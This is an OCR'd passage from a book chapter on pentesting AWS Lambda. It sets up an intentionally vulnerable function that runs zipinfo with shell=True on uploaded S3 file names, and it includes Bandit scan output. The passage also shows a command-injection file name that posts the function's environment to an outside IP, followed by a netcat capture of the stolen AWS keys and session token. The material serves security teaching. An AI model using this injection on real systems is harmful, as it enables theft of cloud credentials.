  Completed cleanup of Lambda functions and CloudWatch Events rules.
```


Chapter 12: Security and Pentesting of AWS Lambda






Create bucket
Name and region
Configure options
Set permissions
4
Review
Name and region
Edit
Bucket name bucket-for-lambda-pentesting
Region US West (Oregon)
Options
Edit
Versioning
Disabled
Server access logging
Disabled
Tagging
0 Tags
Object-level logging
Disabled
Default encryption
None
CloudWatch request metrics
Disabled
Object lock
Disabled
Permissions
Edit
Block new public ACLs and uploading public objects
True
Remove public access granted through public ACLs
True
Block new public bucket policies
True
Block public and cross-account access if bucket has public policies
True
Previous
Create bucket



Create role
1
2
3
4
Select type of trusted entity
1
AWS service
EC2, Lambda and others
Another AWS account
Belonging to you or 3rd party
Web identity
Cognito or any OpenID provider
SAML 2.0 federation
Your corporate directory
Allows AWS services to perform actions on your behalf. Learn more
Choose the service that will use this role
EC2
Allows EC2 instances to call AWS services on your behalf.
2
Lambda
Allows Lambda functions to call AWS services on your behalf.
API Gateway
AWS Support
Amplify
AppSync
Application Auto Scaling
Application Discovery Service
Auto Scaling
Batch
CloudFormation
CloudHSM
CloudTrail
CloudWatch Events
CodeBuild
CodeDeploy
Config
Connect
DMS
Data Lifecycle Manager
Data Pipeline
DataSync
DeepLens
Directory Service
DynamoDB
EC2
EC2 - Fleet
EKS
EMR
ElastiCache
Elastic Beanstalk
Elastic Container Service
Elastic Transcoder
ElasticLoadBalancing
Glue
Greengrass
GuardDuty
Inspector
IoT
Kinesis
Lambda
Lex
License Manager
Machine Learning
Macie
MediaConvert
OpsWorks
RAM
RDS
Redshift
Rekognition
S3
SMS
SNS
SWF
SageMaker
Service Catalog
Step Functions
Storage Gateway
Trusted Advisor
VPC
3
* Required
Cancel
Next: Permissions



The role LambdaRoleForVulnerableFunction has been created.



Create function
Author from scratch
Start with a simple "hello world" example.
Blueprints
Choose a preconfigured template as a starting point for your Lambda function.
AWS Serverless Application Repository
Find and deploy serverless applications published by AWS, AWS partners, and other developers.
Author from scratch Info
Name
VulnerableFunction
Runtime
You can select a supported AWS Lambda runtime or provide your own runtime as part of the function deployment package or Lambda layer after creating the function.
Python 3.7
Role
Defines the permissions of your function. Note that new roles may not be available for a few minutes after creation. Learn more about Lambda execution roles.
Choose an existing role
Existing role
You can use an existing role with this function. Lambda must be able to assume this role, and the role must have Amazon CloudWatch Logs permissions.
LambdaRoleForVulnerableFunction
Cancel
Create function


Function code Info
Code entry type
Edit code inline
Runtime
Python 3.7
Handler Info
lambda_function.lambda_handler
File Edit Find View Goto Tools Window
Environment
VulnerableFunction
lambda_function.py
lambda_function
import json
def lambda_handler(event, context):
# TODO implement
return {
'statusCode': 200,
'body': json.dumps('Hello from Lambda!')
}


Amazon S3 > bucket-for-lambda-pentesting
Overview
Properties
Permissions
Management
1
Versioning
Keep multiple versions of an object in the same bucket.
Learn more
Disabled
Server access logging
Set up access log records that provide details about access requests.
Learn more
Disabled
Static website hosting
Host a static website, which does not require server-side technologies.
Learn more
Disabled
Object-level logging
Record object-level API activity using the CloudTrail data events feature (additional cost).
Disabled
Default encryption
Automatically encrypt objects when stored in Amazon S3
Learn more
Disabled
2
Advanced settings
Object lock
Prevent objects from being deleted.
Learn more
Tags
Use tags to track your cost against projects or other criteria.
Learn more
Transfer acceleration
Enable fast, easy and secure transfers of files to and from your bucket.
Learn more
Events
Receive notifications when specific events occur in your bucket.
Learn more


Events
Add notification
Delete
Edit
Name
Events
Filter
Type
New event
Name
LambdaTriggerOnS3Upload
Events
PUT
POST
COPY
Multipart upload completed
All object create events
Object in RRS lost
Permanently deleted
Delete marker created
All object delete events
Restore from Glacier initiated
Restore from Glacier completed
Prefix
e.g. images/
Suffix
e.g. .jpg
Send to
Lambda Function
Lambda
VulnerableFunction
Cancel
Save


Events
Receive notifications when specific events occur in your bucket.
Learn more
1 Active notifications



Environment variables

You can define environment variables as key-value pairs that are accessible from your function code. These are useful to store configuration settings without the need to change function code. **Learn more.**


app_secret	1234567890	Remove
Key	*Value*	Remove


▶ **Encryption configuration**


```
Test results:
>> Issue: [B404:blacklist] Consider possible security implications associated with subprocess module.
   Severity: Low   Confidence: High
   Location: ./VulnerableFunction/lambda_function.py:2
   More Info: https://bandit.readthedocs.io/en/latest/blacklists/blacklist_imports.html#b404-import-subprocess
1       import boto3
2       import subprocess
3       import urllib

--------------------------------------------------
>> Issue: [B108:hardcoded_tmp_directory] Probable insecure usage of temp file/directory.
   Severity: Medium   Confidence: Medium
   Location: ./VulnerableFunction/lambda_function.py:25
   More Info: https://bandit.readthedocs.io/en/latest/plugins/b108_hardcoded_tmp_directory.html
24
25                  file_download_path = f'/tmp/{object_key.split("/")[-1]}'
26                  with open(file_download_path, 'wb+') as file:

--------------------------------------------------
>> Issue: [B602:subprocess_popen_with_shell_equals_true] subprocess call with shell=True identified, security issue.
   Severity: High   Confidence: High
   Location: ./VulnerableFunction/lambda_function.py:31
   More Info: https://bandit.readthedocs.io/en/latest/plugins/b602_subprocess_popen_with_shell_equals_true.html
30                      f'zipinfo {file_download_path} | grep ^- | wc -l',
31                      shell=True,
32                      stderr=subprocess.STDOUT
33                  ).decode().rstrip()
34
35                  s3.put_object_tagging(

--------------------------------------------------
```


```
root:~/lambda# touch 'hello;curl -X POST -d "`env`" 1.1.1.1;.zip'
root:~/lambda# ls
'hello;curl -X POST -d "`env`" 1.1.1.1;.zip'
```

```
root:~/lambda# nc -nlvp 80
Listening on [0.0.0.0] (family 0, port 80)
Connection from 54[redacted]86 41074 received!
POST / HTTP/1.1
Host: 1[redacted]
User-Agent: curl/7.51.0
Accept: */*
Content-Length: 1408
Content-Type: application/x-www-form-urlencoded
Expect: 100-continue

AWS_LAMBDA_FUNCTION_VERSION=$LATEST
AWS_SESSION_TOKEN=FQoGZ[redacted]BsULU8bEK6
h/QMOuOWiq1+fA/zmYMv69O[redacted]iSh2Qvtws4
T13QjNoTRSI/9Ex6XMw+l/D[redacted]kdafldHNu9
ZJX2d8ZRVFowCx6rqA0w0hq[redacted]bd4onbrw4A
U=
AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/VulnerableFunction
LAMBDA_TASK_ROOT=/var/task
LD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/t
ask/lib:/opt/lib
AWS_LAMBDA_LOG_STREAM_NAME=2018/12/21/[$LATEST]91[redacted]
AWS_EXECUTION_ENV=AWS_Lambda_python3.7
AWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000
AWS_LAMBDA_FUNCTION_NAME=VulnerableFunction
PATH=/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/opt/bin
AWS_DEFAULT_REGION=us-west-2
app_secret=1234567890
PWD=/var/task
AWS_SECRET_ACCESS_KEY=hl[redacted]xi
LAMBDA_RUNTIME_DIR=/var/runtime
LANG=en_US.UTF-8
AWS_REGION=us-west-2
TZ=:UTC
AWS_ACCESS_KEY_ID=AS[redacted]3N
SHLVL=1
_AWS_XRAY_DAEMON_ADDRESS=169.254.79.2
_AWS_XRAY_DAEMON_PORT=2000
_X_AMZN_TRACE_ID=Root=[redacted];Sampled=0
AWS_XRAY_CONTEXT_MISSING=LOG_ERROR
_HANDLER=lambda_function.lambda_handler
AWS_LAMBDA_FUNCTION_MEMORY_SIZE=128
_=/usr/bin/envroot:~/lambda#
```


Test
Throttle
Qualifiers
Actions
Select a test event..
Test
Save
Function code Info
Code entry type
Edit code inline
Runtime
Python 3.7
Handler Info
lambda_function.lambda_handler
File Edit Find View Goto Tools Window
Environment
Test
lambda_function.py
lambda_function
1 import boto3
2
3 def lambda_handler(event, context):
4 ec2 = boto3.client('ec2')
5 print(ec2.describe_instances())


Configure test event
A function can have up to 10 test events. The events are persisted so you can switch to another computer or web browser and test your function with the same events.
Create new test event
Edit saved test events
Event template
Hello World
Event name
Test
1 {
2 "key1": "value1",
3 "key2": "value2",
4 "key3": "value3"
5 }
Cancel
Create


Execution Result
Execution results
Status: Succeeded
Max Memory Used: 36 MB
Time: 1073.61 ms
[
{
"Groups": [],
"Instances": [
{
